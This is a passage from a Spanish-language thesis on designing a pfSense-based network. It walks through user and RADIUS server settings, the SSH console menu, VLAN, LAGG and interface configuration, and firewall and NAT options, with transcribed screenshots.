
Nos queda por comentar el apartado de gestión de usuarios (*User Manager*). En *Users* podemos añadir o modificar usuarios, como por ejemplo para el uso de servicios como el portal cautivo si no tenemos una infraestructura Radius, o para modificar la clave por defecto del administrador del sistema. En nuestro caso se han usado ambos ejemplos.




“Diseño e implementación de una infraestructura de red basada en pfSense”



En *Groups* se pueden gestionar los grupos a los que pertenecen los usuarios del sistema con la posibilidad de añadir o editar grupos, por ejemplo, para añadirlos al grupo de portal cautivo.




“Diseño e implementación de una infraestructura de red basada en pfSense”




No hemos añadido grupos extra en nuestra configuración.

En *Settings* configuraremos las opciones de sesión de los usuarios. Se han dejado los parámetros por defecto.



Como servidores de autenticación, el sistema por defecto crea una base de datos local para la gestión de usuarios. En nuestro caso hemos añadido la opción de poder usar un servidor Radius configurado en el propio cortafuego.



“Diseño e implementación de una infraestructura de red basada en pfSense”

System / User Manager / Authentication Servers / Edit

Users Groups Settings **Authentication Servers**

Server Settings

Descriptive name Wifi Radius Server

Type RADIUS

RADIUS Server Settings

Protocol MS-CHAPv2

Hostname or IP address 10.110.30.129

Shared Secret

Services offered Authentication

Authentication port 1812

Accounting port 1813

Authentication Timeout 5
This value controls how long, in seconds, that the RADIUS server may take to respond to an authentication request. If left blank, the default value is 5 seconds. NOTE: If using an interactive two-factor authentication system, increase this timeout to account for how long it will take the user to receive and enter a token.

RADIUS NAS IP Attribute WIRELESS-10.110.30.129
Enter the IP to use for the "NAS-IP-Address" attribute during RADIUS Access-Requests.
Please note that this choice won't change the interface used for contacting the RADIUS server.

Save

pfSense is developed and maintained by Netgate. © ESF 2004 - 2018 View license.

En el apartado Servidor Radius explicaremos cómo el sistema hace uso de esta configuración.

Por último, veríamos que, si entráramos en el enrutador a través del protocolo SSH, se nos mostraría un menú de texto como el siguiente:

```
login as: root
Using keyboard-interactive authentication.
Password for root@red30.dis.ulpgc.es:
pfSense - Netgate Device ID: 37fad2439b3e600ff07b

*** Welcome to pfSense 2.4.3-RELEASE-p1 (amd64) on red30 ***

WAN (wan)      -> em0      -> v4: 10.110.1.30/24
LAN (lan)      -> re0      -> v4: 192.168.1.1/24
WIRED (opt1)   -> re0.50   -> v4: 10.110.30.1/25
WIRELESS (opt2) -> re0.100  -> v4: 10.110.30.129/25

0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults   13) Update from console
5) Reboot system              14) Disable Secure Shell (sshd)
6) Halt system                15) Restore recent configuration
7) Ping host                  16) Restart PHP-FPM
8) Shell

Enter an option:
```


Donde podremos cambiar alguno de los parámetros de configuración de forma análoga a lo que haríamos mediante la configuración web o para su uso en caso de que la página Web no estuviera disponible.

3.2.2. Interfaces

Define todo lo relacionado con las placas de red o interfaces que el sistema ha detectado en el arranque. Podemos definir interfaces extra dependiendo de la función que busquemos.

3.2.2.1. Assignments

En este apartado configuramos el agregado que hemos realizado (LAGG0) y asociamos las VLANs creadas a sus redes.




3.2.2.2. Interface Groups, Wireless, QinQs, PPPs, GREs, GIFs & Bridges

Estos apartados no han sido usados, pero podría ser interesante conocer cuál es su función. En *Interface Groups* configuramos grupos de interfaces a las que le podemos aplicar las mismas reglas de NAT o firewall, en *Wireless* podemos crear o gestionar puntos de acceso virtuales si disponemos de una placa de red inalámbrica instalada y el sistema la reconoce, en nuestro caso usamos uno externo. En *QinQs* podemos crear una interfaz compatible con el standard 802.1ad el cual permite tener múltiples etiquetados VLAN en un solo paquete. *PPPs* nos permite crear conexiones punto a punto mientras que *GREs* (*Generic Routing Encapsulation*) nos permite añadir un túnel entre dos extremos sin cifrado. *GIFs* (*Generic tunnel InterFace*) es similar a *GREs*, normalmente utilizados en túneles IPv6 sobre IPv4. Finalmente queda por comentar *Bridges*, que son la unión de múltiples interfaces en un dominio común de emisión.


3.2.2.3. VLANs

Configuramos las VLANs que vamos a usar sobre el agregado que tenemos y le asignamos una prioridad. La red inalámbrica va a ser la de menor prioridad.




“Diseño e implementación de una infraestructura de red basada en pfSense”

Mediante la edición de las VLANs que tenemos creadas podemos cambiar la prioridad (802.1Q) y añadirle una descripción, además de poder cambiar la interfaz raíz que la crea.




3.2.2.4. LAGGs

En este apartado hemos definido las placas de red que van a formar parte de la agregación de enlace, que consiste en la unión de varias placas de red para aumentar el rendimiento de la red.



Tenemos varias opciones al añadir o editar agregados, por ejemplo, definiremos el protocolo que usa, podremos cambiar las interfaces que lo contienen e incluso añadirle una descripción.



“Diseño e implementación de una infraestructura de red basada en pfSense”

3.2.2.5. WAN

Esta interfaz va a ser la encargada en nuestra infraestructura de proporcionar acceso al exterior y su dirección IP es asignada de forma estática, deshabilitando IPv6 y dejando el resto de los parámetros a sus valores por defecto.

The screenshot shows the pfSense web interface for configuring the WAN interface (em0). The configuration is as follows:


- General Configuration:**
 - Enable: Enable interface
 - Description: WAN
 - IPv4 Configuration Type: Static IPv4
 - IPv6 Configuration Type: None
 - MAC Address: xxxxxxxxxxxx
 - MTU: (blank)
 - MSS: (blank)
 - Speed and Duplex: Default (no preference, typically autoselect)
- Static IPv4 Configuration:**
 - IPv4 Address: 10.110.1.30
 - IPv4 Upstream gateway: WANGW - 10.110.1.1
 - Buttons: + Add a new gateway
- Reserved Networks:**
 - Block private networks and loopback addresses:
 - Block bogon networks:

A 'Save' button is located at the bottom of the configuration area.

En nuestra red tenemos que desmarcar las dos últimas opciones del apartado *Reserved Networks*, que son las encargadas de bloquear accesos internos a direcciones de red privadas (RFC 1918, RFC 4193, Loopback) y a redes que no han sido asignadas o reservadas por IANA, debido a la configuración de red usada por la Universidad de Las Palmas de Gran Canaria para el acceso a Internet. En esta red se encuentra activado el módulo SNORT como sistema de detección de intrusiones.


3.2.2.6. LAN

La red que pfSense denomina LAN va a ser usada en nuestro caso como una red de gestión para los conmutadores, en caso de ser necesario acceder a la interfaz web que tienen habilitada. NAT está disponible en esta red por defecto usando el rango de clase C 192.168.1.0/24, aunque en nuestro caso no tiene ninguna diferencia de funcionalidad. El único servicio en uso va a ser un servidor DHCP.



3.2.2.7. WIRED

Esta denominación la vamos a usar para la red interna cableada, la red es enrutada y no va a hacer uso de NAT.



“Diseño e implementación de una infraestructura de red basada en pfSense”

El apartado *Reserved Networks* se configura de forma análoga a la interfaz WAN, dejando el resto de los parámetros a su forma estándar. Como módulo en uso tendremos solamente un servidor DHCP.

MAC Address:
The MAC address of a VLAN interface must be set on its parent interface.

MTU:
If this field is blank, the adapter's default MTU will be used. This is typically 1500 bytes but can vary in some circumstances.

MSS:
If a value is entered in this field, then MSS clamping for TCP connections to the value entered above minus 40 (TCP/IP header size) will be in effect.

Speed and Duplex:
Explicitly set speed and duplex mode for this interface.
 WARNING: MUST be set to autoselect (automatically negotiate speed) unless the port this interface connects to has its speed and duplex forced.

Static IPv4 Configuration

IPv4 Address: /

IPv4 Upstream gateway: [+ Add a new gateway](#)
If this interface is an Internet connection, select an existing Gateway from the list or add a new one using the "Add" button.
 On local area network interfaces the upstream gateway should be "none". Gateways can be managed by [clicking here](#).

Reserved Networks

Block private networks and loopback addresses
Blocks traffic from IP addresses that are reserved for private networks per RFC 1918 (10/8, 172.16/12, 192.168/16) and unique local addresses per RFC 4193 (fc00::/7) as well as loopback addresses (127/8). This option should generally be turned on, unless this network interface resides in such a private address space, too.

Block bogon networks
Blocks traffic from reserved IP addresses (but not RFC 1918) or not yet assigned by IANA. Bogons are prefixes that should never appear in the Internet routing table, and so should not appear as the source address in any packets received.
 Note: The update frequency can be changed under System > Advanced, Firewall & NAT settings.

[Save](#)

pfSense is developed and maintained by Netgate. © ESF 2004 - 2018 [View license](#).

3.2.2.8. WIRELESS

Red inalámbrica con portal cautivo. Va a ser usada de igual forma que la red cableada, la única diferencia será a nivel de módulos en ejecución en esta red: Servidor DHCP, servicio de Portal Cautivo y servicio de detección de intrusiones (SNORT), debido a las características de los dispositivos que se van a conectar.

Interfaces / WIRELESS (lagg0.100)

General Configuration

Enable: Enable interface

Description:
Enter a description (name) for the interface here.

IPv4 Configuration Type:

IPv6 Configuration Type:

MAC Address:
The MAC address of a VLAN interface must be set on its parent interface.

MTU:
If this field is blank, the adapter's default MTU will be used. This is typically 1500 bytes but can vary in some circumstances.

MSS:
If a value is entered in this field, then MSS clamping for TCP connections to the value entered above minus 40 (TCP/IP header size) will be in effect.

Speed and Duplex:
Explicitly set speed and duplex mode for this interface.
 WARNING: MUST be set to autoselect (automatically negotiate speed) unless the port this interface connects to has its speed and duplex forced.

Static IPv4 Configuration

IPv4 Address: /

IPv4 Upstream gateway: [+ Add a new gateway](#)
If this interface is an Internet connection, select an existing Gateway from the list or add a new one using the "Add" button.
 On local area network interfaces the upstream gateway should be "none". Gateways can be managed by [clicking here](#).

[Save](#)

3.2.3. Firewall

Es la parte básica de protección de nuestro enrutador. En esta parte se van a definir las reglas del cortafuego y las reglas asociadas a la calidad del servicio (QOS), además de poder realizar traducción de puertos (NAT) e incluso crear alias que nos permiten ser usados en la creación de reglas.


3.2.3.1. Aliases, Schedules, Virtual IPs

En *Aliases* se pueden definir conjuntos de puertos, clientes y redes que luego se podrán utilizar para facilitar la creación de reglas que sean más descriptivas en la acción a realizar. *Schedules* se encarga de crear rangos de tiempo para luego poder ser utilizados en las reglas mientras que *Virtual IPs* habilita el uso de varias direcciones IP en conjunto con NAT o con los servicios locales. En este proyecto no hacemos uso de ninguna de estas opciones.

3.2.3.2. NAT

Se encarga de realizar la traducción de direcciones IP. *Port Forward* se encarga de redireccionar determinados puertos o rangos que hemos elegido a máquinas internas. La opción 1:1 realiza un mapeo de una dirección IP pública a otra dirección IP privada. *Outbound* controla como pfSense va a traducir la dirección fuente y los puertos del tráfico que sale de una interfaz y por último *NPT* que realiza un trabajo análogo a 1:1, pero para direcciones IPv6.

El apartado Port Forward se deja por defecto, ya que los servicios que tenemos disponibles se encuentran en el mismo pfSense.



Para crear una regla de redirección de puertos pinchamos en *add*, lo cual nos muestra las opciones que tenemos para la configuración de la redirección y a la red a la que se aplica, aparte de poder añadirle una descripción.

En el apartado *Outbound* es donde configuramos el tipo de NAT que queremos utilizar en nuestra infraestructura. Por defecto pfSense lo usa en modo automático, lo que normalmente tiene como consecuencia la creación de una regla que aplica NAT al segmento de red perteneciente a la red creada. En nuestro caso sólo vamos a utilizar NAT en la red de gestión, por lo que cambiamos el modo de NAT a manual, para a continuación, deshabilitar las reglas de NAT que pfSense había aplicado a la red WIRED y a la red WIRELESS, que tiene como

“Diseño e implementación de una infraestructura de red basada en pfSense”

consecuencia que se use el enrutado que hemos configurado al crear nuestras redes. A continuación, mostramos ejemplos de configuración de ambos apartados:

Firewall / NAT / Port Forward / Edit

